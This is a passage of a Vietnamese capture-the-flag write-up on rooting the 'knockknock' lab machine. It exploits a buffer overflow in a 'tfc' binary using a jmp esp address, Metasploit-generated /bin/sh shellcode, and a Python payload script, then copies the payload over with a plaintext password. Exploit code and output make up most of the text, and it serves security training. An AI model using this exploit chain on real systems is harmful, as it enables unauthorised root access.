
Sử dụng Evans Debugger: `edb --run ./tfc`

Để tìm kiếm EIP, ta làm theo những bước sau:

B1: Plugins->OpcodeSearcher->Opcode Search



B2: Dưới mục Jump Equivalent, chọn ESP -> EIP, chọn thư viện để tìm kiếm rồi nhấn Find




-> Địa chỉ của lệnh jmp esp là 0x08048e93

4.3.2.3. Tạo shellcode

Chúng ta phải tạo shellcode để cấp cho chúng ta quyền truy cập vào shell trên máy knockknock với quyền root, nó sẽ được thực thi tại vị trí bộ đệm bị tràn.

Sử dụng metasploit để tạo shellcode:

```
# msfconsole
msf > use payload/linux/x86/exec
msf payload(linux/x86/exec)> set CMD /bin/sh
msf payload(linux/x86/exec)> generate -b '\x00\x0a\x0d'
```



```
[msf](Jobs:0 Agents:0) >> use payload/linux/x86/exec
[msf](Jobs:0 Agents:0) payload(linux/x86/exec) >> set CMD /bin/sh
CMD => /bin/sh
[msf](Jobs:0 Agents:0) payload(linux/x86/exec) >> generate -b '\x00\x0a\x0d'
# linux/x86/exec - 70 bytes
# https://metasploit.com/
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, PrependFork=false, PrependSetresuid=false,
# PrependSetreuid=false, PrependSetuid=false,
# PrependSetresgid=false, PrependSetregid=false,
# PrependSetgid=false, PrependChrootBreak=false,
# AppendExit=false, CMD=/bin/sh, NullFreeVersion=false
buf =
"\xbf\xc0\x24\xce\x85\xda\xd0\xd9\x74\x24\xf4\x5b\x33\xc9" +
"\xb1\x0b\x31\x7b\x15\x03\x7b\x15\x83\xc3\x04\xe2\x35\x4e" +
"\xc5\xdd\x2c\xdd\xbf\xb5\x63\x81\xb6\xa1\x13\x6a\xba\x45" +
"\xe3\x1c\x13\xf4\x8a\xb2\xe2\x1b\x1e\xa3\xfd\xdb\x9e\x33" +
"\xd1\xb9\xf7\x5d\x02\x4d\x6f\xa2\x0b\xe2\xe6\x43\x7e\x84"
[msf](Jobs:0 Agents:0) payload(linux/x86/exec) >> Automatic sleep
```

4.3.2.4. Tạo payload

Tạo một file khai thác payload.py (python3) với nội dung như sau:

```
#!/usr/bin/python3

# Metasploit generated shellcode - 70 bytes
shellcode =
"\xbf\xc0\x24\xce\x85\xda\xd0\xd9\x74\x24\xf4\x5b\x33\xc9\xb1\x0b\x31\x7b\x15\x03\x7b\x15\x83\xc3\x04\xe2\x35\x4e\xc5\xdd\x2c\xdd\xbf\xb5\x63\x81\xb6\xa1\x13\x6a\xba\x45\xe3\x1c\x13\xf4\x8a\xb2\xe2\x1b\x1e\xa3\xfd\xdb\x9e\x33\xd1\xb9\xf7\x5d\x02\x4d\x6f\xa2\x0b\xe2\xe6\x43\x7e\x84"

content = "A" * 4124 # fill up the buffer
content += "\x93\x8e\x04\x08" # overwrite return address with address of 'jmp esp' instruction
content += "\x83\xec\x7f" # instruction code for 'sub $esp, 175' to make space on the stack for the shellcode (basically rewinding stack)
content += shellcode # our shellcode (70 bytes)
content += "\x90" * 105 # padding after the shellcode to ensure nothing immediately after the shellcode is executed as well and therefore corrupting our shellcode

# Print the exploit (we'll redirect output to a file)
print(content) # Ensure the correct decoding to avoid UnicodeDecodeError
```

```
[root@parrot]~#geany payload.py

payload.py - /root - Geany (as superuser)
Search View Document Project Build Tools Help

payload.py x
1 #!/usr/bin/python3
2
3 # Metasploit generated shellcode - 70 bytes
4 shellcode = "\xbf\xc0\x24\xce\x85\nda\xd9\x74\x24\xf4\x5b\x33\xc9\xb1\x0b\x31\x71"
5
6 content = "A" * 4124 # fill up the buffer
7 content += "\x93\x8e\x04\x08" # overwrite return address with address of 'jmp esp'
8 content += "\x83\xec\x7f" # instruction code for 'sub $esp, 175' to make space
9 content += shellcode # our shellcode (70 bytes)
10 content += "\x90" * 105 # padding after the shellcode to ensure nothing immediate
11
12 # Print the exploit (we'll redirect output to a file)
13 print(content) # Ensure the correct decoding to avoid UnicodeDecodeError
14
```

Tiếp theo ta cần mã hóa payload để khi thực thi bên máy knockknock, chương trình tfc sẽ giải mã ngược lại và payload sẽ được thực thi:

```
[x]-[root@parrot]~#python3 payload.py > exploit.tfc
[root@parrot]~#./tfc exploit.tfc exploit.out.tfc
Segmentation fault (core dumped)
```

```
[x]-[root@parrot]~#xxd core | grep 'def0 5bab'
00034060: def0 5bab 5df7 ab43 0690 fe64 6cb0 0b48 ..[.]..C...dl..H
[root@parrot]~#dd if=core of=exploit.out.tfc skip=213088 count=4306 bs=1
4306+0 records in
4306+0 records out
4306 bytes (4,3 kB, 4,2 KiB) copied, 0,0112048 s, 384 kB/s
```

Chuyển file `exploit.out.tfc` qua máy knockknock:

```
# scp /root/exploit.out.tfc jason@192.168.128.169:..
Password: jB9jP2knf
```

```
[root@parrot]~#scp /root/exploit.out.tfc jason@192.168.128.169:..
jason@192.168.128.169's password:
exploit.out.tfc 100% 4306 7.4MB/s 00:00
[root@parrot]~#
```

4.3.2.5. *Thực thi payload và lấy flag*

Giờ ta chỉ cần đăng nhập vào máy knockknock bằng tài khoản jason và thực thi payload:

[illegible]

Đã lấy được flag!